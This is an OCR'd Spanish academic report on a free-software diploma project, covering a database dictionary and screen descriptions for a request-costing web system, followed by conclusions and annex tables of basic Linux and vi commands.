

Fig. 2.2.2.I
Diagrama Entidad-Relación de la BD.

2.2.3. Diccionario de datos de la base de datos

Nombre de la tabla: **AREA**
Descripción: Áreas que utilizarán la aplicación.

Atributo	Descripción	Tipo de dato (dominio)	NN (Not Null)	Ejemplo
Are_idarea	Clave del área.	NUMÉRICO(1)	X	3
Are_clvacces	Clave de acceso del área (password).	CARÁCTER(6)	X	R2sG6f
Are_desc	Nombre o descripción del área.	CARÁCTER(40)	X	Control de papelería.
Are_rfc respon	RFC de la persona responsible del área.	CARÁCTER(13)	X	GAJJC25101982

Nombre de la tabla: **SEGUIMIENTO**
Descripción: Datos de un seguimiento de un asunto.

Atributo	Descripción	Tipo de dato (dominio)	NN (Not Null)	Ejemplo
Seg_numofic	Número de oficio del seguimiento.	CARÁCTER(20)	X	P25865484G
Seg_desc	Descripción del seguimiento.	CARÁCTER(300)	X	Planificación de las acciones a realizar.
Seg_fech	Fecha en que se hizo el seguimiento.	FECHA(8)	X	03/02/09
Asu_folio	Folio del asunto del que se está haciendo el seguimiento.	NUMÉRICO(5)	X	00168

Nombre de la tabla: **INVOLUCRADO**
Descripción: Datos de un involucrado de un seguimiento de un asunto.

Atributo	Descripción	Tipo de dato (dominio)	NN (Not Null)	Ejemplo
Inv_horas	Horas invertidas por ese involucrado en un seguimiento.	NUMÉRICO(3)	X	4
Inv_num	Número del involucrado por seguimiento.	NUMÉRICO(10)	X	6
Asu_folio	Folio del asunto en el que esta relacionado el involucrado.	NUMÉRICO(5)	X	00022
emp_rfc	RFC del involucrado.	CARÁCTER(13)	X	GAJJC25101982
Seg_numofic	Número de oficio del seguimiento con el que esta relacionado el involucrado.	CARÁCTER(20)	X	236

Nombre de la tabla: **EMPLEADOS**
Descripción: Datos de los empleados.

Atributo	Descripción	Tipo de dato (dominio)	NN (Not Null)	Ejemplo
emp_rfc	RFC del empleado.	CARÁCTER(13)	X	GAJJC25101982
emp_nombre	Nombre del empleado.	CARÁCTER(60)	X	Galán Juárez Christian.
emp_suelxhora	Sueldo que gana por hora el empleado.	MONETARIO(8)	X	200.50
Are_idarea	Número del área a la que pertenece el empleado.	CARÁCTER(1)	X	2

Nombre de la tabla: **ASUNTO**
Descripción: Datos de un asunto.

Atributo	Descripción	Tipo de dato (dominio)	NN (Not Null)	Ejemplo
Asu_folio	Folio del asunto.	NUMÉRICO(5)	X	00006
Asu_nombre	Nombre del asunto.	CARÁCTER(300)	X	Gasto en papelería por cada mes.
Asu_solic	Nombre del que solicita el asunto.	CARÁCTER(300)	X	Pérez Juárez Adolfo Luis
Asu_fechrec	Fecha de recepción del asunto.	FECHA(8)	X	25/07/05
Asu_fechlim	Fecha límite de resolución del asunto.	FECHA(8)	X	25/08/05
Asu_numref	Número de referencia que identifica al asunto.	CARÁCTER(20)	X	M2564op
Asu_status	Status en el que se encuentra el asunto.	CARÁCTER(12)	X	Pendiente
Are_idarea	Clave del área a la que pertenece el asunto.	CARÁCTER(1)	X	8

2.2.4. Descripción del "SISTEMA DE COSTEO DE ATENCIÓN DE SOLICITUDES DE INFORMACIÓN"

Entrar al sistema

Para entrar al sistema se deberá teclear el password del área correspondiente. Si el password es válido se mostrará la pantalla de opciones, de no ser así se mostrará nuevamente la misma pantalla solicitando el password (Fig. 2.2.4.I).

Fig. 2.2.4.I
Pantalla de autentificación.

Pantalla de opciones

Fig. 2.2.4.II
Pantalla de opciones.

Esta pantalla mostrará todos los asuntos, el status, las horas gastadas hasta el momento de su seguimiento y el gasto que ha provocado su trámite, además de mostrar el área que corresponde al password introducido.

Los links de los nombres de los asuntos permitirán ver los seguimientos, el status y los involucrados de dicho asunto.

Cada uno de los botones realizará una acción diferente según sea lo que el usuario quiera hacer. Para realizar cualquier acción sobre algún asunto deberá seleccionarse primero el botón radio del asunto deseado, y posteriormente presionar el botón de la operación que se desee realizar, como por ejemplo añadir un seguimiento, editar asunto, añadir involucrados ó borrar asunto.

Añadir asunto

Por asunto se deberá entender toda solicitud de información hecha a la empresa.

Para agregar o añadir un asunto se deberá presionar el botón referente a ello ("**Añadir asunto**") de la pantalla de opciones. Este botón mostrará un formulario (Fig. 2.2.4.III) donde se pedirán los datos referentes al asunto a añadir y destinará un número de folio al asunto.



Fig. 2.2.4.III
Pantalla de formulario para añadir asunto.

En esta página se tendrá la opción de mandar los datos a la base de datos o de regresar a la pantalla de opciones sin haber agregado algún asunto. Antes de enviar los datos se deberá haber llenado correctamente todos los campos del formulario, de no ser así la aplicación informará los errores y tendrán que modificarse. Una vez enviados los datos la aplicación regresará a la pantalla de opciones (Fig. 2.2.4.II) para una nueva acción.

Añadir seguimiento

Por seguimiento se deberá entender toda acción que se realice, por cualquier empleado, para atender alguna solicitud de información hecha a la empresa.

Para añadir un seguimiento será necesario haber elegido previamente el asunto al que se le añadirá dicho seguimiento mediante el botón radio correspondiente de la pantalla de opciones (Fig. 2.2.4.II) como ya se había mencionado, de no existir asuntos esta acción no se podrá realizar. Una vez seleccionado el asunto deseado se deberá oprimir el botón correspondiente a esta acción ("**Añadir seguimiento**") de la pantalla de opciones (Fig. 2.2.4.II) el cual mostrará una página (Fig. 2.2.4.IV) con los datos referentes al asunto elegido, los seguimientos existentes del asunto y un formulario que solicitará los datos del seguimiento a añadir.



Fig. 2.2.4.IV
Pantalla para añadir seguimiento.

En esta página se tendrá la opción de regresar a la pantalla de opciones (Fig. 2.2.4.II) en caso de que no se quiera agregar ningún seguimiento con el botón "**Regresar**" y la opción de "**Enviar**" que mandará los datos del seguimiento a la base de datos en caso de que éstos se hayan capturado correctamente, de no ser así la aplicación indicará los errores y habrá que corregirlos.

Añadir involucrados.

Para añadir involucrados a algún seguimiento se deberá utilizar el botón referente a ello, "**Añadir involucrados**" de la pantalla de opciones (Fig. 2.2.4.II). Cabe mencionar que un involucrado es relacionado con un seguimiento y a su vez un seguimiento es relacionado con un asunto, por lo que no podrá existir un involucrado sin un seguimiento y éste no podrá existir sin un asunto al cual se relacione.

Esta página (Fig. 2.2.4.V) permitirá agregar involucrados a un determinado asunto, solicitando el número de oficio del seguimiento al que se quieran agregar involucrados, ya que un asunto podrá tener varios seguimientos con diferentes fechas, nombres, etc. Se mostrará una lista de todos los empleados dados de alta en la base de datos junto con su RFC y su sueldo por hora, y permitirá elegir uno o varios para incluirlos como involucrados en el desarrollo de la atención del asunto solicitando el tiempo en horas gastadas por cada involucrado en darle seguimiento al asunto.



Fig. 2.2.4.V
Pantalla para agregar involucrados.

El botón "**Enviar**" mostrará una página (Fig. 2.2.4.VI) con datos como el nombre del asunto, las horas agregadas y el gasto total que representan estas horas con respecto al sueldo de los empleados que las gastaron en la atención del asunto. También se podrá regresar a la pantalla de opciones (Fig. 2.2.4.II) con el botón "**Regresar**" en caso de no querer añadir involucrados.

Fig. 2.2.4.VI
Pantalla de resumen de involucrados agregados.

Editar asunto

Esta página (Fig. 2.2.4.VII) permitirá modificar los datos de un asunto existente en la base de datos, mostrará todos los datos introducidos anteriormente y permitirá editarlos, el botón "**Enviar**" tendrá la acción de modificar la base de datos con los nuevos datos introducidos y el botón de "**Regresar**" mostrará la pantalla de opciones sin causar cambios en los datos del asunto.



Fig. 2.2.4.VII
Pantalla para editar asunto.

Borrar asunto

Para borrar un asunto primeramente deberá existir alguno, de no ser así el sistema lo indicará. Para borrar un asunto se deberá seleccionar primeramente el botón radio del asunto que se quiere borrar en la pantalla de opciones (Fig. 2.2.4.II) y después pulsar el botón "**Borrar asunto**".

Al querer borrar un asunto se mostrará un mensaje (Fig. 2.2.4.VIII) de confirmación que permitirá continuar con la acción de borrado del asunto o ignorarla.

Fig. 2.2.4.VIII
Mensaje de confirmación para borrar asunto.

Ver la información de un asunto

En la pantalla de opciones (Fig. 2.2.4.II), los links de los nombres de los asuntos permitirán acceder a la página (Fig. 2.2.4.IX) que mostrará el status, los seguimientos y los involucrados del asunto, además de que permitirá editar los seguimientos e involucrados existentes en el asunto por medio de los botones "Editar seguimientos" y "**Editar involucrados**". También se podrá regresar a la pantalla de opciones (Fig. 2.2.4.II) con el botón "**Regresar**".



Fig. 2.2.4.IX
Pantalla de información.

Editar seguimiento

Al presionar el botón "**Editar seguimiento**" de la pantalla de información (Fig. 2.2.4.IX) de un asunto se mostrará una pantalla (Fig. 2.2.4.X) con la lista de los seguimientos existentes en ese asunto junto con algunos de sus datos, también cada seguimiento contará con un botón radio que permitirá elegir el seguimiento que se quiera modificar.

Fig. 2.2.4.X
Página de listado de seguimientos.

En cuanto se elija el seguimiento que se quiera editar se mostrará una pantalla (Fig. 2.2.4.XI) con los datos de dicho seguimiento que permitirá que se modifiquen dichos datos y los actualizará en la base de datos cuando se presione el botón "**Enviar**", este botón mostrará la pantalla de opciones (Fig. 2.2.4.II) después de haber modificado los datos en la base de datos. Se podrá borrar el seguimiento con el botón "**Borrar**" si así se desea. También se contará con un botón "**Regresar**" que en caso de querer cambiar de seguimiento elegido mostrará la página del listado de los seguimientos (Fig. 2.2.4.X) nuevamente.

Fig. 2.2.4.XI
Página para editar seguimiento.

Editar involucrados

Al presionar el botón "**Editar involucrado**" de la pantalla de información (Fig. 2.2.4.IX) de un asunto se mostrará una pantalla (Fig. 2.2.4.XII) con la lista del personal involucrado existente en ese asunto junto con algunos de sus datos, también cada involucrado contará con un botón radio que permitirá elegir el involucrado que se quiera modificar.

Fig. 2.2.4.XII
Página de listado de involucrados.

En cuanto se elija el involucrado que se quiera editar se mostrará una pantalla (Fig. 2.2.4.XIII) con los datos de dicho involucrado que permitirá modificar las horas que invirtió y las actualizará en la base de datos cuando se presione el botón "**Enviar**", este botón mostrará la pantalla de opciones (Fig. 2.2.4.II) después de haber modificado las horas en la base de datos. Se podrá borrar el involucrado con el botón "**Borrar**" si así se desea. También se contará con un botón "**Regresar**" que en caso de querer cambiar de involucrado elegido mostrará la página del listado de los involucrados (Fig. 2.2.4.XII) nuevamente.

Fig. 2.2.4.XIII
Página para editar involucrados.

CONCLUSIONES

Entre el software libre existente en la actualidad hay herramientas que se encuentran al nivel de herramientas privadas, pero las libres tienen una serie de ventajas que ayudan a que en el ámbito profesional se empiece a requerir cada vez más personas que sean capaces de manejarlo. Entre las ventajas está que el código de estas herramientas esta disponible para todas las personas y pueden corregirlo y mejorarlo constantemente, además existe otra importantísima ventaja que esta haciendo que las empresas volteen hacia este software y es que no representa ningún costo en cuanto a su adquisición y derechos de uso se refiere. Por lo anterior es evidente la utilidad que proporciona el diplomado descrito en este trabajo ya que otorga múltiples herramientas para desarrollarse en el ámbito profesional.

El Sistema Operativo Linux es una de las partes más importantes cuando se habla de software libre, porque es el más compatible con todas las herramientas libres. Por ello es importante saber manejarlo para poder implementar diversas herramientas, como las que se vieron a lo largo del diplomado.

Las bases de datos son básicas cuando se quiere crear una aplicación que almacene, organice y muestre grandes cantidades de información. Existen muchos manejadores de bases de datos que permiten hacerlo pero la mayoría son muy costosos y algunos un tanto complicados de utilizar. En este informe se repasaron los fundamentos de 2 de los manejadores más utilizados actualmente, por su confiabilidad y estabilidad. En el capítulo II se decidió utilizar el manejador MySQL por ser el más conocido, aunque también se puede contemplar el uso de PostgreSQL en la aplicación.

Los servidores WWW no pueden faltar si se quiere realizar programas que funcionen en red, como el que se describió en el capítulo II, y Apache es uno de los mejores por su facilidad de uso y por la cantidad de documentación que se puede encontrar de él. Para el buen funcionamiento de los programas que correrán en este manejador, es importante que se realice una buena configuración.

La seguridad es básica para poder defenderse de posibles ataques que reciba el servidor y que pueden destruir la información que las aplicaciones manejan y con la cual funcionan. Por lo anterior es bueno estar informado de cuales son los tipos de ataque que se pueden recibir y de que manera se puede dificultar que realicen algún daño.

Los lenguajes de programación son una de las partes más importantes para la creación de programas dinámicos que funcionan en red, ya que si sólo se utilizara HTML los programas no podrían enlazarse con las bases de datos y estarían muy limitados a sólo mostrar información estática. Es por esto que se repasó y utilizó el lenguaje de programación PHP en este trabajo, que se encuentra entre los mejores lenguajes de programación existentes.

En general el diplomado proporcionó bases fundamentales para iniciarse como diseñador y programador de sistemas basados en software libre, gracias a la experiencia adquirida en la realización de sistemas que se acercan mucho a lo que se requiere para la resolución de problemas, un ejemplo de ello son los proyectos descritos al final de algunos de los módulos de la primera parte de este informe, pero principalmente esto se ejemplifica con el proyecto descrito en la segunda parte.

Al término de este informe se ha logrado listar la mayor parte de los conceptos adquiridos a lo largo de los módulos que conforman el diplomado que titula este trabajo.

ANEXOS

Resumen de comandos básicos de Linux

COMANDO	*DESCRIPCIÓN*	*EJEMPLO*
date	Muestra la fecha actual.	date
cal	Muestra un calendario del mes y año deseados.	cal 12 2005
uname –a	Nos dice el sistema presente en el que estamos tecleando el comando.	uname -a
man	Ayuda de los comandos.	man pwd
ls -l	Lista directorios y archivos existentes.	ls -l
clear	Limpia la pantalla.	clear
who	Nos lista a los usuarios que están logeados.	who
whoami	Nos muestra características de nuestro propio usuario.	whoami
adduser	Crea cuentas de usuario.	adduser juan
useradd	Crea cuentas de usuarios sin preguntar detalles.	useradd pedro
passwd	Cambia passwords.	passwd internet09
ssh	Hace conexiones remotas.	ssh internet09@132.248.75.120
mkdir	Crea directorios.	mkdir hola
Cd	Cambia de directorio.	cd hola
pwd	Nos dice en que directorio estamos.	pwd
mv	Cambia de nombre a directorios o archivos.	mv ~/hola ~/adios
mv	Mueve directorios o archivos de lugar.	mv ~/hola ~/practica/hola
rmdir	Borra directorios vacíos.	rmdir hola
cat	Muestra el contenido de un archivo.	cat archivin.txt
more	Muestra el contenido de un archivo por páginas.	more archivon.txt
Cp	Copia archivos.	cp ./../archivin.txt ./archivin.txt
poweroff	Apaga el sistema.	poweroff
init 0	Apaga el sistema.	init 0
halt	Apaga el sistema.	halt
userdel	Borra usuarios.	userdel paco
chfn	Cambia el campo GECOS.	chfn paco
chsh	Cambia el shell de un usuario.	chsh paco
Cp –r	Copia directorios con todo su contenido.	cp –r ~/cosa/prueba/ ~
Rm –r	Borra directorios con todo su contenido.	rm –r ~/practica/numero1/
echo	Nos dice lo que significa el parámetro pasado para el shell.	echo ~
chmod	Cambia permisos.	chmod 777 archivin
Ln -s	Crea ligas suaves.	ln –s archivon ligasuave1
Ln	Crea ligas duras.	ln archivucho ligadura1

Comandos para utilizar Vi

A continuación se listan los diferentes comandos que nos permiten movernos en Vi y realizar diversas acciones:

COMANDO	SIGNIFICADO
Desplazamiento del cursor	
l	Mueve el cursor un caracter a la derecha.
h	Mueve el cursor un caracter a la izquierda.
j	Mueve el cursor un caracter hacia abajo.
k	Mueve el cursor un caracter hacia arriba.
w	Mueve el cursor hasta la palabra siguiente.
b	Mueve el cursor hasta la palabra anterior.
e	Mueve el cursor hasta el final de la palabra.
G	Mueve el cursor hasta la última línea del archivo.
$	Mueve el cursor hasta el final de la línea.
ctrl+f	Mueve el cursor hacia delante una pantalla.
ctrl+b	Mueve el cursor hacia atrás una pantalla.
ctrl+d	Mueve el cursor hacia delante media pantalla.
ctrl+u	Mueve el cursor hacia atrás media pantalla.
Añadir texto	
a	Añade texto después del cursor.
A	Añade texto al final de la línea.
i	Añade texto antes del cursor.
I	Añade texto al principio de la línea.
o	Abre una línea después de la actual.
O	Abre una línea antes de la actual.
Borrar texto	
x	Borra el caracter actual.
d+d	Borra la línea actual.
d+w	Borra la palabra actual.
D	Borra desde el cursor hasta el final de la línea.
Comandos especiales.	
.	Repite el último comando.
u	Deshace el último comando.
U	Deshace las instrucciones realizadas en la línea actual.
J	Une la siguiente línea al final de la línea actual.
:set showmode	Activa el indicador del modo.
:set number	Activa la aparición de los números al inicio de la línea.
:set nonumber	Desactiva la aparición de los números de línea.
:set list	Activa la visibilidad de todos los caracteres.
:set nolist	Desactiva la visibilidad de todos los caracteres.
Mover líneas	
#d	Corta y coloca # líneas en el buffer.
p	Inserta el contenido del buffer después de la línea actual.
P	Inserta el contenido del buffer antes de la línea actual.

Rangos

:#d	Borra la línea que se encuentra en #
:5,10d	Borra de la línea 5 a la 10.
:1,5co$	Copia de la línea 1 a la 5 al final del archivo.
:1,5co15	Copia de la línea 1 a la 5 en la línea 15.
:1,5mol5	Mueve de la línea 1 a la 5 a la línea 15.
:.,10co$	Desde donde se encuentra el cursor hasta la línea 10 copia y pega al final.

Buscar

:/palabra	Busca la palabra solicitada hacia delante.
/	Repite la última búsqueda.
?palabra	Hace la búsqueda de la palabra desde donde se encuentra el cursor hacia el inicio del documento.
?	Repite última búsqueda.

Remplazar

rangos remplazo	Reemplaza el texto.
:r archivo	Copia el contenido de otro archivo en la posición donde se encuentra el cursor dentro del archivo que estamos trabajando.

Salir de vi

:q!	Salir sin guardar cambios.
:wq	Guarda los cambios y sale del programa.
vi -r	Inicia vi recuperando el último archivo que no fue cerrado apropiadamente desde vi.
vi -R archivo	Abre el archivo en modo sólo de lectura.
:w archivo	Guarda archivo.

Resumen de comandos útiles para la administración de Linux

COMANDOS	*DESCRIPCIÓN*	*EJEMPLO*
